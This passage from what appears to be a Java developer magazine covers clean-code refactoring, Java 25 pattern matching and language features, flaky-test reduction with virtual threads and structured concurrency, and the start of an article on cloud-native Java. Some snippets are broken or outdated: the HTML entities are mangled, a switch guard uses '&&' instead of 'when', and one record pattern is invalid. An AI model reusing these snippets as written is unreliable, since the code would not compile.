9      if (order.getCustomer().isPremium()) {
10         total *= 0.9; // Apply 10% discount for premium customers
11     }
12     Payment payment = new Payment(order.getCustomer(), total);
13     paymentService.processPayment(payment);
14     System.out.println("Order processed successfully");
15 }

```

Good Example

```

1  public void processOrder(Order order) {
2      validateOrder(order); // Delegates validation to a dedicated method
3      double total = calculateTotal(order); // Delegates total calculation
4
5      processPayment(order.getCustomer(), total); // Delegates payment processing
6
7      System.out.println(&amp;&amp;&amp;quot;Order processed successfully!&amp;&amp;&amp;quot;);
8  }
9
10 private void validateOrder(Order order) {
11     if (order == null || order.getItems().isEmpty()) {
12         throw new IllegalArgumentException(&amp;&amp;&amp;quot;Invalid order&amp;&amp;&amp;quot;);
13     }
14 }
15
16 private double calculateTotal(Order order) {
17     double total = order.getItems().stream()
18         .mapToDouble(item -&amp;&amp;&amp;gt; item.getPrice() * item.getQuantity())
19     .sum();
20     if (order.getCustomer().isPremium()) {
21         total *= 0.9; // Apply 10% discount for premium customers
22     }
23     return total;
24 }
25
26 // Assume PaymentService is injected and handles the actual payment logic
27 private void processPayment(Customer customer, double total) {
28     paymentService.processPayment(customer, total); // Calls an injected service
29 }

```

Why?

- **Improved Readability:** Breaks down overly complex or long methods into smaller, well-named, and easily understandable units.
- **Easier Maintenance:** Isolates changes. If the logic for calculating a total changes, you only need to modify one specific method.
- **Reduced Technical Debt:** Prevents code from becoming a tangled, unmanageable mess over time, actively reducing long-term maintenance costs.
- **Enhanced Testability:** Smaller, more focused methods are inherently much easier to unit test in isolation, accelerating development.

Additional Tip: Make refactoring a daily habit, not just a periodic task. Learn to recognize “code smells” (e.g., long methods, duplicate code, large classes, convoluted conditional logic) and address them incrementally. Always refactor with a clear goal in mind (e.g., improve readability, make a new feature easier to add), rather than just for the sake of it.

Conclusion

Writing clean code is far more than just a coding style; it’s a **fundamental skill** and a mindset that defines a truly professional Java developer. By consistently applying these 10 essential practices for writing **clean code in Java**, you’ll transform your codebase into something that is not only easy to read and understand but also robust, scalable, and genuinely a pleasure to work with. Remember, clean code is a **long-term investment** – it’s not just for you; it’s for every team member who will touch your code today and in the future.

Embrace these principles, and let your code itself be a testament to your professionalism. Happy coding!

› [Back to the Table of Contents](#) ‹



Unlocking Developer Productivity with Java 25: Features You'll Actually Use

Java25

JEP 507

JEP 511

Author: Mihaela Gheorghe-Roman

Mihaela is a Software Architect at Systematic, Romania, and an Oracle ACE Associate for Java. Ph.D in artificial neural network algorithms, Assistant Professor at the University of Cybernetics and Informatics in Bucharest, she is a dedicated lead developer and architect who enjoys sharing her knowledge. In her professional career, spanning over 14+ years, she worked for telecom and defence domains with a focus on Java, Spring Boot, C, C#, Scala and Angular. Apart from her passion for programming, she loves parrots, she is enthusiastic about traveling the world and doing a lot of sports, from running at marathons, martial arts and to different aerobic trainings.



LinkedIn

Summary

Java 25 features for developers bring practical enhancements you can use daily. From improved switch expressions and record patterns to simplified error handling, these Java 25 features reduce boilerplate, improve clarity, and simplify your code. Discover practical, real-world examples you can drop directly into your codebase.

Introduction: A Java Release That Makes a Difference

For many developers, Java release cycles blur together. Each version arrives with a list of JEPs, often full of improvements that, while important for the platform, they don't immediately translate into productivity gains for everyday coding.

Java 25 is different.

This release continues the language's recent modernization arc, focusing on real-world usability rather than purely theoretical language features. It simplifies existing patterns, removes accidental complexity, and makes common constructs more expressive.

What makes Java 25 especially compelling is not the number of features, but their *practicality*. You can adopt most of them incrementally, without rewriting entire modules or teaching your team unfamiliar concepts.

If Java 17 was the new LTS baseline and Java 21 was the modernization milestone, Java 25 can be seen as the developer comfort upgrade.

Criteria: What Makes a Feature Developer-Friendly?

Before diving into specifics, it's worth clarifying the selection criteria. In this article, a feature qualifies as *developer-friendly* if it:

- **Removes boilerplate** Less code that exists only to satisfy the compiler and not to express real meaning.
- **Improves readability or intent expression** Code that mirrors your mental model is easier to write and easier to review.
- **Reduces opportunities for bugs** Implicit casts, verbose error handling, and duplicated logic often hide defects.
- **Fits naturally into existing codebases** No architectural overhaul required.
- **Has good tooling and IDE support** You shouldn't fight IntelliJ, Eclipse, or VS Code to adopt it.

With these criteria, a handful of Java 25 features rise to the top.

Primitive-Type Pattern Matching (JEP 507 Preview)

Pattern matching, first introduced experimentally several versions ago, has slowly become one of the most transformative shifts in Java's syntax. Among the most notable **Java 25 features for developers** is the expansion of pattern matching to primitive types, making common coding patterns safer and more concise.

Why This Matters in Daily Code

Real-world Java applications frequently juggle mixed types:

- JSON payloads deserialized to Object
- Data pipelines where fields may dynamically vary
- Interfacing with legacy systems or message brokers
- Scripting interfaces, plugin APIs, analytics engines

Before Java 25, matching on primitive types required verbose conditionals and unsafe casts. You were forced to write:

```

1  if (value instanceof Integer) {
2      int i = (Integer) value;
3      ...
4  } else if (value instanceof Double) {
5      ...
6  }

```

Java 25 fixes this permanently.

Pattern Matching in Java 25: Key Features for Developers

With Java 25, pattern matching has been extended to support primitive types directly. This eliminates verbose **instanceof** checks and manual unboxing, allowing developers to write cleaner, safer, and more expressive code. The example below demonstrates how a single switch expression can handle multiple type, including **int**, **double**, **String**, and **null**, in a concise and readable way.

```

1  // Preview-only syntax in Java 25
2  static String describe(Object value) {
3      return switch (value) {
4          case int i    -> "int = " + i;
5          case double d -> "double = " + d;
6          case String s -> "string = \"" + s + "\"";
7          case null     -> "null";
8          default       -> "unknown type";
9      };
10 }

```

Note: Matching primitives in a **switch** is currently a **preview feature**. To compile this code, enable preview support using `--enable-preview`.

Benefits:

- Combines type checking and variable binding in a single statement
- Improves readability and expressiveness while keeping familiar Java syntax
- Eliminates boilerplate by removing explicit casting

Primitive Pattern Matching with **instanceof**

Java 25 introduces **preview support for pattern matching with primitive types** in **instanceof** checks. This allows you to check the type of a variable and bind it to a local variable in a single statement, removing the need for explicit casting or unboxing.

```

1  // Preview-only syntax in Java 25
2  if (input instanceof int n) {
3      total += n;
4  }

```

Note: Matching primitives directly with **instanceof** is a **preview feature** in Java 25. To compile this code, you must enable preview support using `--enable-preview`. Behavior may change in future releases.

Benefits:

- Combines type checking and variable assignment in one statement
- Reduces boilerplate and eliminates manual casting
- Makes code more readable and expressive while remaining recognizably Java

Switch Enhancements: More Expressive, Less Error-Prone

Java's switch expressions continue to evolve, and Java 25 introduces additional refinements:

- better type inference
- clearer scoping rules
- more predictable exhaustiveness checks

Example: Unified Handling of Numeric Input

Java 25 allows **switch expressions with guards** to handle multiple numeric types in a concise and expressive way. The following example demonstrates how to calculate a numeric **score** from an input that could be an **int**, **double**, or another type.

```
1 Object input = ...;
2
3 int score = switch (input) {
4     case int n when n > 0 -> n * 2;
5     case double d -> (int) Math.round(d);
6     default -> 0;
7 };
```

In this example:

- Positive integers are doubled using a **guarded pattern** (**when** `n > 0`).
- Doubles are rounded to the nearest integer.
- All other cases, including negative numbers or unsupported types, default to 0.

Why It Matters

These improvements are more than just syntactic sugar. By eliminating accidental fall-through, they reduce common bugs that arise in traditional **switch** statements. Pattern matching and guards remove the need for verbose casting and repetitive **if/else** chains, allowing you to express branching logic with fewer moving parts.

In practice, this means:

- **Fewer runtime errors** - type mismatches and unchecked casts become less common.
- **Cleaner, more maintainable code** - developers can read and understand branching logic at a glance.
- **Faster onboarding** - new team members spend less time deciphering complex **switch** or **instanceof** logic.
- **More consistent behavior across the codebase** - similar logic can be expressed the same way, whether using **switch** expressions or pattern-matching **instanceof**.

Java 25 Record Patterns: Features Developers Will Use

Record patterns have moved from theory to practical application. Among the most impactful **Java 25 features for developers**, they allow you to match the structure of record instances directly in switch expressions or instanceof checks, reducing boilerplate, improving clarity, and making your code more expressive.

These patterns are especially useful when working with structured data or APIs that return record types, allowing developers to **deconstruct objects concisely** without manually extracting fields.

Simple Example

Consider a simple record:

```
1 record User(String name, int age) {}
```

With record patterns, you can extract fields directly in a **switch** expression:

```
1 static String greet(Object obj) {  
2     return switch (obj) {  
3         case User(String n, int a) -> "Hello " + n + ", age " + a;  
4         default -> "Unknown";  
5     };  
6 }
```

Explanation:

- The **case** `User(String n, int a)` pattern matches any `User` record.
- It automatically binds the record components `name` and `age` to local variables `n` and `a`.
- This eliminates the need to write `obj.name()` and `obj.age()` manually, reducing boilerplate and improving readability.

Why It Matters

Record patterns are particularly powerful in scenarios such as:

- **Validating API inputs** - match only the structure you expect and handle unexpected types in **default**.
- **Parsing structured data** - deconstruct nested records directly in a readable, declarative style.
- **Working in layered architectures** - when DTOs proliferate, record patterns reduce ceremony.
- **Unit testing** - extract only the fields needed for assertions without verbose getters.

By **tying structural matching to declared record components**, these patterns reduce manual errors, improve correctness, and make your branching logic more intuitive.

Optional Advanced Usage (Nested Records)

For more complex scenarios, record patterns can match **nested records**:

```
1 record Address(String city, String country) {}  
2 record Employee(String name, Address addr) {}  
3  
4 static String describe(Object obj) {  
5     return switch (obj) {  
6         case Employee(String n, Address(String c, String co)) ->  
7             n + " lives in " + c + ", " + co;  
8         default -> "Unknown";  
9     };  
10 }
```

This demonstrates how record patterns can **recursively deconstruct structured data**, keeping code concise even in layered or nested architectures.

Compact Source & Concise Main Methods (JEP 512)

Java's syntax has traditionally been verbose for small programs, such as scripts, utilities, or quick proofs-of-concept. Java 25 streamlines common patterns, bringing the language closer to the concise, "write-it-fast" style of Python or Go.

Example: Traditional Way

```
1 public class Main {
2     public static void main(String[] args) {
3         System.out.println("Hello");
4     }
5 }
```

Explanation:

- Even for a simple "Hello" program, traditional Java requires a class and a `main` method.
- This structure ensures consistency and full compatibility with production-grade applications, but it introduces **boilerplate** for small or experimental tasks.

Compact Forms in Java 25: Developer-Friendly Features

```
1 void main() {
2     System.out.println("Hello");
3 }
```

Explanation:

- Java 25 allows you to **omit the class declaration** and write a top-level `main` method directly.
- The runtime automatically wraps this in a temporary class, enabling the program to run immediately.
- This feature is ideal for **quick experiments, teaching, or internal scripts**, where boilerplate slows iteration.

Module Import Declarations in Java 25: Features for Developers (JEP 511)

Modules have been part of Java since version 9, bringing strong encapsulation and clearer dependency management to large codebases. However, the syntax and boilerplate required to use modules often felt cumbersome, especially for smaller projects or teams not fully invested in the Java Platform Module System (JPMS).

Java 25 introduces **module import declarations**, which let you import entire modules with a single statement, reducing repetitive work and making modular libraries easier to adopt. This feature helps developers **leverage modularized libraries without needing to restructure their own projects** fully.

Why It Matters

Module import declarations provide several practical benefits:

- **Simplifies integration with modular third-party libraries** - no need to import each package individually.
- **Reduces cognitive overhead for teams not fully invested in JPMS** - developers can adopt modular libraries gradually.
- **Lowers migration cost from older (pre-module) applications** - modular features become easier to adopt incrementally.
- **Improves maintainability and readability** - your `module-info.java` stays concise and easier to understand.

Real Use Case

Imagine working with a library that exports multiple packages under the same module, such as a large utility or API module.

Without module import declarations:

```
1 import com.example.lib.package1.*;  
2 import com.example.lib.package2.*;  
3 import com.example.lib.package3.*;
```

With module import declarations in Java 25:

```
1 import module com.example.lib;
```

Now, all exported packages from the `com.example.lib` module are available with a single import.

Now, all exported packages from the `com.example.lib` module are available with a single import. This reduces boilerplate, lowers friction when adopting modularized libraries, and makes modules feel more approachable. Developers can start using modular libraries **incrementally**, without rewriting existing code or fully committing to JPMS immediately.

Runtime & Performance Enhancements You Get “For Free”

Developer productivity isn't only about writing code faster, it's also about running it more efficiently.

Java 25 includes improvements that require **no changes** to your code.

Compact Object Headers

Java objects now use more efficient headers, reducing memory footprint. This improvement benefits:

- large microservices with high allocation rates
- in-memory caches and data structures
- trading systems with tight latency constraints
- analytics engines

AOT Method Profiling (JEP 515)

Ahead-of-time profiling enables the JVM to identify hot methods earlier, leading to better early-stage optimization.

This is particularly helpful for:

- serverless functions with cold-start sensitivities
- short-lived processes
- containerized microservices

Cleaner Concurrency Foundations

Even though some concurrency features remain in preview, Java continues refining its foundations for structured concurrency and virtual thread optimizations.

Your applications benefit automatically with no API changes.

Conclusion: A Developer-Friendly Upgrade

Java 25 may not introduce headline-grabbing features, but it delivers practical, high-impact improvements that make your daily coding experience smoother and more efficient. The release focuses on features that:

- Simplify common coding patterns
- Reduce boilerplate
- Streamline branching logic
- Improve readability and maintainability
- Address long-standing friction points in everyday development

In an era of growing complexity - cloud systems, distributed architectures, and fast delivery cycles - Java 25 enhances productivity without requiring developers to rethink the language.

From pattern matching and record patterns to compact forms and module import declarations, the improvements make Java feel **lighter, more expressive, and more modern**, while remaining fully compatible with existing code.

For teams planning an upgrade, Java 25 stands out as one of the **most developer-friendly releases**, enabling faster iteration, cleaner code, and a smoother development experience.

REFERENCES:

[java-se-language-updates](#) [the-arrival-of-java-25](#) [jdk-migration-guide](#) [java-25-features](#)

› [Back to the Table of Contents](#) ‹

**JAVAPRO**

SUBSCRIBE TO OUR FREE PDF EDITIONS & JAVAPRO UPDATES

www.javapro.io



Pattern Matching in Java 25: Writing Cleaner, Safer, Faster Code

PatternMatching

RecordPatterns

Java25

JDK25

Author: Mihaela Gheorghe-Roman

Mihaela is a Software Architect at Systematic, Romania, and an Oracle ACE Associate for Java. Ph.D in artificial neural network algorithms, Assistant Professor at the University of Cybernetics and Informatics in Bucharest, she is a dedicated lead developer and architect who enjoys sharing her knowledge. In her professional career, spanning over 14+ years, she worked for telecom and defence domains with a focus on Java, Spring Boot, C, C#, Scala and Angular. Apart from her passion for programming, she loves parrots, she is enthusiastic about traveling the world and doing a lot of sports, from running at marathons, martial arts and to different aerobic trainings.



LinkedIn

Summary

Java Pattern Matching Updates in Java 25 make pattern matching a core tool in your developer toolbox. This article walks through the latest improvements, including record patterns, guarded patterns, and deconstruction in switch statements. Through practical examples, you'll learn how to refactor old verbose code into concise, expressive logic with safety and proper type control at every step.

Introduction: Pattern Matching Has Grown Up

Java Pattern Matching Updates in Java 25 bring a major shift in how developers handle type checks, record deconstruction, and switch statements. These updates make code more concise, type-safe, and easier to maintain.

For more than a decade, Java developers lived with predominantly classical OOP constructs: **instanceof** checks followed by casts, deeply nested conditionals, and manual disassembly of data carriers. Pattern matching began changing this landscape in Java 14 and 16, but Java 25 is where it becomes truly “first-class”.

Today, pattern matching is no longer a novelty - it is a language feature that influences how we write business logic, how we validate inputs, and how we model domain-specific data. Modern Java encourages you to describe what you expect from data, not the mechanical steps required to inspect it. The result is code that is cleaner, safer, faster, and significantly more maintainable.

The Java 25 toolchain refines three major pattern-matching components:

- Pattern Matching for **switch**
- Record Patterns
- Guarded Patterns and Logical Composition

Each of these features stands well on its own, but the real power is when you start using them together.

Let's dig in!

Why Pattern Matching Matters for Modern Java Codebases

Pattern matching solves problems that have historically made Java verbose:

- Repetitive instanceof and cast sequences
- Manual extraction of nested fields
- Large switch blocks filled with boilerplate
- Data validation spread across multiple layers
- Complex modeling of domain hierarchies

By integrating patterns directly into the switch construct and record deconstruction, Java 25 reduces accidental complexity. Instead of dissecting objects manually, you write declarative logic that expresses intent clearly.

From a performance perspective, JVM support for pattern matching has matured. Many pattern checks are optimized at compile time, and switch-based pattern logic often yields more efficient bytecode than traditional chains of if/else.

From a software-engineering standpoint, pattern matching improves:

- **Readability**: clearer, more compact code that reflects intent directly
- **Safety**: reduced casting, fewer implicit assumptions and more reliable type handling
- **Maintainability**: adding new domain variants becomes straightforward and doesn't require reworking existing flows
- **Testability**: each case stands on its own, improving test isolation and reducing setup complexity

These benefits scale especially well in enterprise Java systems, where modeling complex domain structures is the norm.

Pattern Matching for instanceof: The Foundation

Although Java 25 has moved far beyond the basic pattern matching of Java 16, it is helpful to revisit the foundation.

In pre-pattern-matching Java, type checks looked like this:

```
1  if (obj instanceof Customer) {
2      Customer c = (Customer) obj;
3      process(c.getId(), c.getTier());
4  }
```

Java's first step toward pattern-matching was binding the cast into the conditional:

```
1  if (obj instanceof Customer c) {
2      process(c.id(), c.tier());
3  }
```

This simple enhancement eliminated boilerplate and reduced casting errors. But it also established the core philosophy of pattern matching in Java: one expression that both tests and extracts.

Java Pattern Matching Updates: Record Patterns

One of the most important Java Pattern Matching Updates is support for record patterns, allowing developers to deconstruct Java records directly in conditionals. This eliminates boilerplate and makes deeply nested data easier to work with.

Basic Record Pattern Example

Consider the following minimal domain model representing a customer and their tier level:

```
1  public record Customer(String id, Tier tier) {}
2
3  public enum Tier { STANDARD, PREMIUM, ENTERPRISE }
```

With record patterns, you can deconstruct directly in an if:

```
1  if (customer instanceof Customer(String id, Tier tier)) {
2      log.info("Customer {} is in tier {}", id, tier);
3  }
```

There is no need to call accessor methods because the record's structure becomes part of the pattern itself.

Nested Record Patterns

Record patterns support deep matching, simplifying handling of complex object hierarchies.

```
1  public record Order(Customer customer, List<OrderLine> lines) {}
2
3  public record OrderLine(Product product, int quantity) {}
4
5  public record Product(String sku, Category category) {}
6
7  public enum Category { DIGITAL, PHYSICAL }
```

Extracting information across multiple layers is simplified:

```
1  if (order instanceof Order(Customer(String id, Tier tier), var lines)) {
2      System.out.println("Customer ID: " + id + ", Tier: " + tier);
3      System.out.println("Lines: " + lines.size());
4  }
```

This approach provides flexibility:

- `var` allows you to ignore structure details that you don't need.
- nested record patterns allow immediate access to deeply nested fields.

Pattern Matching Failures Are Safe

One important aspect is to mentioned as well: pattern matching is safe and null-sensitive. For instance:

```
1 if (order instanceof Order(Customer c, var lines)) {
2     // Safe: this block executes only if 'order' is non-null and matches the structure
3 }
```

You avoid `NullPointerException` common in manual extraction paths.

Pattern Matching in switch

Java 25 fully embraces pattern matching in switch, both for types and for record deconstruction. This extends the `switch` statement to support pattern matching, improving readability and reducing boilerplate.

Type-Based Pattern Matching in Java Pattern Matching Updates

Consider the following common legacy pattern:

```
1 if (shape instanceof Circle c) { ... }
2 else if (shape instanceof Rectangle r) { ... }
3 else if (shape instanceof Triangle t) { ... }
```

With `switch`:

```
1 switch (shape) {
2     case Circle c -> drawCircle(c);
3     case Rectangle r -> drawRectangle(r);
4     case Triangle t -> drawTriangle(t);
5     default -> throw new IllegalArgumentException("Unknown shape: " + shape);
6 }
```

This reads cleanly, and the compiler ensures exhaustiveness for sealed hierarchies.

Deconstruction in Switch Cases

Let's suppose that we define shapes as records:

```
1 public sealed interface Shape permits Circle, Rectangle {}
2
3 public record Circle(double radius) implements Shape {}
4
5 public record Rectangle(double width, double height) implements Shape {}
```

Pattern matching within a switch can deconstruct them directly:

```
1 double area = switch (shape) {
2     case Circle(double r) -> Math.PI * r * r;
3     case Rectangle(double w, double h) -> w * h;
4 };
```

There is no casting, and each case states exactly which pieces of data it needs.

Java Pattern Matching Updates: Guarded Patterns

Guarded patterns are another key feature in the latest Java Pattern Matching Updates, allowing conditional logic to be embedded directly in type matches.

Example: Tier-based Filtering

```
1  switch (customer) {
2      case Customer(String id, Tier tier) when tier == Tier.PREMIUM ->
3          handlePremium(id);
4      case Customer(String id, Tier tier) when tier == Tier.ENTERPRISE ->
5          handleEnterprise(id);
6      case Customer(String id, Tier tier) ->
7          handleStandard(id);
8  }
```

This structure keeps the business rule close to the pattern itself, keeping the flow direct and easy to follow.

Combining JAVA Pattern MATCHING UPDATES with Logical Operators

Java 25 expands pattern composition using `&&`, `||`, and `!`.

```
1  if (obj instanceof Customer(String id, Tier tier) c
2      && (tier == Tier.PREMIUM || tier == Tier.ENTERPRISE)) {
3
4      // handle Premium or Enterprise logic
5  }
```

Pattern matching thus becomes expressive while maintaining clarity.

Performance Considerations in Java 25

Pattern-matching constructs in Java are handled efficiently by the JIT compiler and runtime, with several features improving performance in practice.

- **Switch-based pattern matching is compiled into efficient branching structures**, often reducing the overhead found in long `if/else` chains.
- **Redundant type checks can be eliminated by the optimizer**, especially when patterns are combined or appear inside switches.
- **Record deconstruction relies on direct accessor calls**, avoiding reflection and preventing unnecessary allocations.
- **Null-sensitive pattern semantics reduce boilerplate**, eliminating the need for manual null checks.

For large systems that evaluate patterns at high volume, these optimizations can offer meaningful benefits.

Conclusion: JAVA Pattern Matching UPDATES ARE Now a Core Part of Java

In Java 25, pattern matching becomes a standard language feature. Using type patterns, record patterns, and guarded logic allows writing code that is clear, reliable, and adaptable.

Pattern matching helps you focus **on what your code should do, not the boilerplate required to do it**. This change improves code clarity and maintainability when dealing with complex domains and structured data.

Pattern matching in Java 25 can be adopted reliably, providing benefits when applied consistently throughout a codebase.

References

<https://docs.oracle.com/en/java/javase/25/migrate/significant-changes-jdk-25.html>

<https://docs.oracle.com/javase/specs/jls/se20/preview/specs/patterns-switch-record-patterns-jls.html>

<https://docs.oracle.com/en/java/javase/25/language/record-patterns.html>

<https://docs.oracle.com/en/java/javase/25/language/pattern-matching-switch.html>

<https://openjdk.org/jeps/507>

medium.com/javarevisited

<https://www.baeldung.com/java-25-features>

<https://inside.java/2023/11/06/sip087>

› [Back to the Table of Contents](#) ‹



Intelligent Test Automation in the Java 26 Era: Eliminating Flaky Tests

SoftwareAutomation

Author: Savi Grover

Savi Grover is a Senior QA Automation Engineer with extensive expertise in software testing, automation frameworks and quality assurance strategies.



LinkedIn

Flaky Tests Are a RESULT of Outdated Automation

Flaky tests—tests that pass or fail inconsistently without any code changes—have become one of the most expensive problems in engineering teams. Their non deterministic outcome have disturbed the automation landscape and reliability of automation frameworks. They break trust in automation, slow down CI/CD pipelines, introduce noise into release cycles, and force developers to waste hours diagnosing false failures. As systems evolve toward distributed architectures, asynchronous workflows, and UI frameworks that update dynamically, test flakiness becomes almost inevitable—unless the automation stack evolves too.

Java 26 arrives at exactly the right time, delivering new concurrency models, smarter async control, better performance, and language features that directly reduce the root causes of flaky behavior. When paired with modern testing patterns and observability, Java 26 can dramatically improve the stability, predictability, and reliability of test automation across UI, API, and microservices environments.

This article explores how Java 26 enables **a new generation of reliable, fast, and intelligent automated tests**.

Why Do Flaky Tests Exist?

Before exploring the Java 26 solution, it's important to understand the causes. Flaky tests typically arise from:

- Non-deterministic asynchronous operations- Java code waiting for futures, callbacks, threads, or async UI behavior without proper synchronization. This can create unpredictable execution order and race conditions.
- Relying on `Thread.sleep()`- Hard-coded waits fail on slower machines and waste time on faster ones.
- Shared or poorly isolated test state- multiple tests using the same browser session, shared HTTP clients, overlapping DB data, reused global mocks- all these lead to random interference and inconsistent results.
- Slow or unpredictable network timing- Distributed systems introduce delays that break fragile tests.
- Lack of observability or introspection- Without logs, traces, or metrics, diagnosing failures becomes guesswork.

How Java 26 Changes Test Automation

Java 26 introduces (or refines) several key capabilities:

- **Virtual Threads**- Allows millions of lightweight threads—ideal for parallel test execution.
- **Structured Concurrency**- Brings deterministic async handling to tests.
- **Pattern Matching with Guards — Reduce Flaky Edge Cases**- Simplifies validation logic in API tests.
- **Improved JVM performance (startup, JIT, GC)**- Faster execution in CI pipelines.

Virtual Threads: A Foundation for Stable Parallel Tests

Traditional thread pools are expensive, limiting how many tests can be executed simultaneously. They also introduce thread starvation and timing bugs.

Java 26's **virtual threads** solve this.

1. Example: Running multiple UI/API tests in parallel

```
1 try(var executor = Executors.newVirtualThreadPerTaskExecutor()){
2     var tests = List.of(
3         this::runLoginTest,
4         this::runCheckoutTest,
5         this::runSearchTest
6     );
7     executor.invokeAll(tests);
8 }
```


Benefits:

- Each test gets its own isolated virtual thread
- No starvation or pool exhaustion
- Faster execution → fewer timeouts
- Eliminates shared-state flakiness from thread reuse

Virtual threads allow scaling test automation like never before.

Structured Concurrency: Removing Async Chaos

`CompletableFuture`-based async code often behaves unpredictably.

Structured concurrency brings **order and determinism**.

1. Example: Stable async API workflow

```

1 public String fetchData() throws Exception {
2     try (var scope = new StructuredTaskScope.ShutdownOnFailure()) {
3
4         var userTask = scope.fork(() -> api.getUser("john"));
5         var permissionsTask = scope.fork(() -> api.getPermissions("john"));
6
7         scope.join();           // coordinated wait
8         scope.throwIfFailed();  // deterministic error handling
9
10        return "%s | %s".formatted(
11            userTask.result(),
12            permissionsTask.result()
13        );
14    }
15 }

```

Why this reduces flakiness:

- All tasks complete together
- Clean propagation of errors
- No zombie threads
- Predictable async behavior

This is far more stable than disjoint `CompletableFuture` chains.

Pattern Matching with Guards — Reduce Flaky Edge Cases

Guards (&& `condition`) allow precise matching.

```

1 ApiResponse response = client.get("/orders/10");
2
3 switch (response) {
4     case Success s && s.message()
5         .contains("completed") -> System.out.println("Order
6             completed");
7     case Success s ->
8         System.out.println("Order success but unexpected message: " + s.message());
9     case Error e && e.code() == 404 -> System.out.println("Order not found");
10    default -> throw new IllegalStateException("Unexpected response");
11 }

```

Improved JVM performance

Warm up hot paths so JIT doesn't surprise you mid-test. The first few invocations of a heavy method can be slower before the JIT compiles it. In tight timeouts or stressed CI, this shows up as "it only times out sometimes". Example- Pattern: "warm-up" critical flows in `@BeforeAll`

```

1  class CheckoutFlowTests {
2  private CheckoutService checkoutService;
3
4  @BeforeAll
5  void warmup() {
6      checkoutService = new CheckoutService();
7
8      // Warm up logic 'thats latency-sensitive
9      for (int i = 0; i < 50; i++) {
10         checkoutService.calculateTotal(List.of("item1", "item2"));
11     }
12 }
13
14 @Test
15 void shouldCalculateTotalWithinSla() {
16     long start = System.nanoTime();
17     checkoutService.calculateTotal(List.of("item1", "item2"));
18     long durationMs = (System.nanoTime() - start) / 1_000_000;
19
20     assertTrue(durationMs < 100, "Too slow: " + durationMs + " ms");
21 }
22 }

```

Why this helps:

1. Hot methods are **JIT-compiled** before the "real" test assertions run
2. Less variance between "first run" and "later run" → **less flaky timing tests**

Intelligent Waiting Instead of Sleeping

Flaky tests often rely on hard-coded sleeps. Java 26 enables cleaner polling mechanisms using virtual threads and structured concurrency.

1. Example: A stable custom wait utility

```

1  public void waitFor(BooleanSupplier condition) {\
2  try (var scope = new StructuredTaskScope.ShutdownOnFailure()) {
3      scope.fork(() -> {
4          for (int i = 0; i < 20; i++) {
5              if (condition.getAsBoolean()) return;
6              Thread.sleep(100);
7          }
8          throw new IllegalStateException("Condition not met");
9      });
10
11     scope.join();
12     scope.throwIfFailed();
13 }
14 }

```

This eliminates fixed sleeps and adapts to real-world conditions.

API Test Automation Powered by Structured Concurrency

Parallel API tests can validate services without introducing timing instability. Parallel endpoint validation: This guarantees predictable execution and error handling.

```
1 try (var scope = new StructuredTaskScope.ShutdownOnFailure()) {  
2     var users = scope.fork(() -> client.get("/users"));  
3     var orders = scope.fork(() -> client.get("/orders"));  
4  
5     scope.join();           // prevents mismatch  
6     scope.throwIfFailed();  
7  
8     // combine results  
9     System.out.println(users.result());  
10    System.out.println(orders.result());  
11 }
```

› [Back to the Table of Contents](#) ‹

JCON2026
www.jcon.one

JAVAPRO



📍 CINEDOM COLOGNE

JCON EUROPE 2026

International Java Community Conference



Is Java Cloud Native?

CloudNative

DevOps

Docker

Kubernetes

Microservices

Author: Dmitry Chuyko

Dmitry Chuyko ist OpenJDK-Committer, Artikelautor und Sprecher auf internationalen Konferenzen. Seine früheren Erfahrungen bei Unternehmen wie Oracle und der Deutschen Bank haben gezeigt, dass die interessantesten Anwendungsprobleme in Verbindung mit der zugrunde liegenden Plattform gelöst werden können. Dmitrys Schwerpunkt bei BellSoft liegt auf der Optimierung der JVM für x86 und ARM sowie der Entwicklung kleiner, schneller und sicherer JDK-Container.



LinkedIn

With the 30th anniversary just around the corner, Java is still going strong. Backward compatibility, active community, and numerous tools facilitate Java development and make the platform a natural choice for enterprise applications.

And yet, when it comes to the cloud, Go, JavaScript, Ruby, Kotlin, or Rust tend to be a preferred choice for their speed, concurrency, and ease-of-use. WebAssembly or Wasm is also gaining popularity when it comes to web development. But IT teams often take Java's ability to produce cloud-native programs with a grain of salt.

The question arises: Is Java cloud native? The answer might not be obvious to those not watching closely the evolution of the platform. Java has come a long journey to become a rightful cloud dweller. This article aims to throw light on the key milestones on Java's way to the cloud.

What is Cloud Native?

Cloud Native Pillars

Before starting the discussion on Java's cloud-native capabilities, it will be helpful to define what cloud native computing means.

Cloud native is an approach to building, deploying, and running applications in the cloud environment that enables high flexibility, scalability, and availability of applications. DevOps experts can rapidly scale cloud-native applications to meet the incoming traffic. Developers can introduce changes frequently without impacting the application availability to users.

For instance, Google defines four pillars of cloud-native applications: microservices, containers, DevOps, CI/CD. We can describe them as follows:

- Microservices are small loosely coupled services that perform a specific function. Developers can change them independently of other services. They communicate with each other via APIs and provide greater flexibility and reliability of the cloud-native application. API or Application Programming Interface forms a connection between services so that they can exchange information. API can connect services written in different languages.
- Containers are software packages that contain everything the application needs to run in the cloud: application code, dependencies, libraries, framework, OS, runtime environment.
- CI/CD or Continuous Integration/Continuous Deployment is the set of practices aimed at streamlining the development, testing, and deployment of software. CI/CD implies a high degree of automation and helps to build and release high-quality software more frequently.
- DevOps is a methodology aimed at fostering tighter cooperation between developers and an operations team. DevOps practices help to shorten the release cycles, speed up time-to-market and provide users with high-quality software that meets their expectations.

But there are two more indispensable parts of an efficient cloud-native infrastructure:

- Container orchestration allows you to automate the deployment and scaling of containers based on the workload requirements. Kubernetes, the most popular platform for container orchestration, offers ready solutions for managing containerized workloads in the cloud efficiently.
- Observability enables tracking the state of distributed systems in the cloud, gathering data in the form of metrics or traces. Observability is crucial for cloud native workloads as it helps to navigate complex systems and identify issues quickly.



Cloud Native Challenges

What are the main challenges of the cloud environment?

- Management of distributed systems. Cloud-native microservices are often complex systems with elaborate interconnection that are harder to test, debug, and update than traditional monoliths. In this case, an extensive ecosystem around a chosen platform should include all necessary tools for building and maintaining such systems.
- Increased operational and technology costs in case of lacking cost optimization strategy. A failure to control the usage of resources in the cloud environment may lead to resource underutilization and impact cloud bills.
- The pipeline from developer's machine to production must be smooth and fast, with mostly automated processes. So, the ecosystem around the language must include building blocks to create such a pipeline.
- Lack of technical skills necessary to work with and integrate a more complex technology stack. Cloud infrastructure requires experience with different novel technologies. It would be helpful if there were many developers with different skill sets and experience.
- Resistance to the cultural shifts needed to implement cloud-native technologies and DevOps best practices.
- Difficulty communicating cloud-native concepts to gain support and buy-in from non-technical executives.

In summary, cloud-native applications are built and deployed using cloud-native tools and have some or all of the following qualities:

- Broken into microservices,
- Containerized,
- Integrated into CI/CD pipeline,
